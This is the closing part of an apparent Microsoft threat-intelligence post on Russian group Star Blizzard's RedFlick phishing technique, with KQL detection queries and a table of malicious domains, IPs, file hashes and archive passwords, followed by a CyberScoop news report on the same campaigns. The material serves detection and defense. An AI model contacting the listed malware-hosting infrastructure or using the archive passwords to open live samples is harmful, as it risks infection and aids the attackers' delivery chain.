, ProcessCommandLine = InitiatingProcessCommandLine, AdditionalFields = ""
, RegistryKey, RegistryValueName
, SourceTable = "DeviceRegistryEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect Web Sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr)
    or DstDomain has_any (ioc_domains)
    or Url has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescription
9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866bSHA-256Password protected ZIP attachment with file name Documents.zip; observed in January campaign against Ukraine.
1f2096ff906915fbf80778f0636446206197351f7e271af97936eeb6f32c179dSHA-256Virtual Disk Image file with file name Documents.vhdx; observed in January campaign against Ukraine; contained in 9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866b
699e92a9e0edf7835879d5697bc67138c0b137117f459caf1a44df357407cad9SHA-256Password protected email attachment with file name Chatham_London_Conference_2026_Invitation.rar; used in June campaign; Password: LiveCrown8142
24b6e36a09eb2acfc2a95478ca685acb7593b1689be6a4a639fe0d222393cfa7SHA-256Password protected email attachment with file name USUBC_Private_Executive_Roundtable_Webex.rar; used in July campaign; Password: LiteRaspberry9415
dd98dbc1a55afe6fd0ed2ed53a79c76f6bde15081a0060422185b74eb1799ee4SHA-256Password protected email attachment with file name Payment Advice Note.zip; used in August campaign in which the actor introduces a new TTP of sending unique ZIP files to each target; Password: BirdMouseCrab
etia[.]caDomainHost for RedFlick MSI installer in January 2026 campaign
103.245.231[.]248IPv4Host for CosmicPulse downloader DLL in January 2026 campaign
groy[.]ccDomainHost for RedFlick MSI installer in February 2026 campaign
2.57.241[.]246IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
gliderrompercycl[.]comDomainHost for CosmicPulse backdoor download
muvb[.]netDomainHost for RedFlick MSI installer in February 2026 campaign
89.125.209[.]168IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
divekickspolic[.]orgDomainHost for CosmicPulse backdoor download
matjk[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
bpdaersa[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
103.245.231[.]79IPv4Host for CosmicPulse downloader DLL in March 2026 campaign
stuseamandesilt[.]orgDomainHost for CosmicPulse backdoor download
Itechx[.]telDomainHost for RedFlick MSI installer in April 2026 campaign
45.84.59[.]66IPv4Host for CosmicPulse downloader DLL in April 2026 campaign
guach[.]netDomainHost for RedFlick PowerShell code installer in June 2026 campaign
ruten[.]observerDomainHost for CosmicPulse downloader DLL in June-July 2026 campaigns
byveo[.]orgDomainHost for RedFlick PowerShell code installer in July 2026 campaign
secure-dns-hub[.]comDomainHost for CosmicPulse downloader DLL in July 2026-current campaigns
103.160.59[.]97IPv4Host for CosmicPulse downloader DLL in July 2026 campaign
qumel[.]linkDomainHost for CosmicPulse downloader DLL in July 2026 campaign
cyrna[.]topDomainHost for RedFlick MSI installer in August 2026 campaign
drasw[.]clubDomainHost for CosmicPulse downloader DLL in August 2026 campaign

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Star Blizzard refines phishing and malware delivery with the RedFlick technique appeared first on Microsoft Security Blog.

Russian hackers Star Blizzard expand targeting, change up tactics to reach Ukraine and beyond

A group of Russian government hackers is refining its attacks to make it easier to eavesdrop on victims and significantly expand its targets among governments, think tanks and nonprofits around the world, with an emphasis on Ukraine, Microsoft research published Tuesday concludes.

The company examined a change in the approach of a group it calls Star Blizzard, which is affiliated with the Russian Federal Security Service (FSB), and its novel malware, RedFlick.

“In 2026, Microsoft observed Star Blizzard shift from exclusively targeted spear-phishing operations to also conducting larger-scale phishing campaigns,” Microsoft wrote in a blog post. “The larger-scale phishing operations were observed at a scale not previously seen from the actor, ranging from tens to hundreds of email messages per campaign. This change likely reflects the actor’s adoption of a mass-mailing phishing platform to automate campaign execution and increase the likelihood of successful compromises by significantly expanding the initial targeting pool.”

Microsoft said the RedFlick campaigns have targeted Ukrainians, as well as financial institutions and governments that have supported Ukraine. It said it has seen the activity affect over 100 organizations that are primarily in the United States or United Kingdom.

One of the things that makes RedFlick effective isn’t just its pure volume, but the fact that its “infection flow only requires a single user interaction, reducing friction in the compromise process,” the company said in its blog post.

The most common phishing lure is inviting potential victims to exclusive events, but it also solicits its targets with information about supposed tax audits, payment notices and fines.

“Since January 2026, Microsoft observed at least 13 distinct large-scale phishing campaigns targeting primarily NGOs, think tanks, and government organizations worldwide,” the company wrote.

The initial targets were in Ukraine but by spring it was going after those outside the nation it invaded in 2022. “The actor’s shift from Ukraine-focused operations to global targets could indicate Star Blizzard initially targeted Ukraine to test their new capabilities,” Microsoft wrote.

RedFlick has been a key adaptation as “a malware delivery technique that helps evade detection by initiating a set of scheduled tasks to deploy the actor’s custom backdoor, CosmicPulse,” the company said.

This isn’t the first time that Microsoft has called out Star Blizzard, with past observations coming in 2023 and 2025 and takedown efforts coming in 2024.

Star Blizzard has been known by other names as well: SEABORGIUM, Callisto Group, TA446 and COLDRIVER.

The post Russian hackers Star Blizzard expand targeting, change up tactics to reach Ukraine and beyond appeared first on CyberScoop.

❌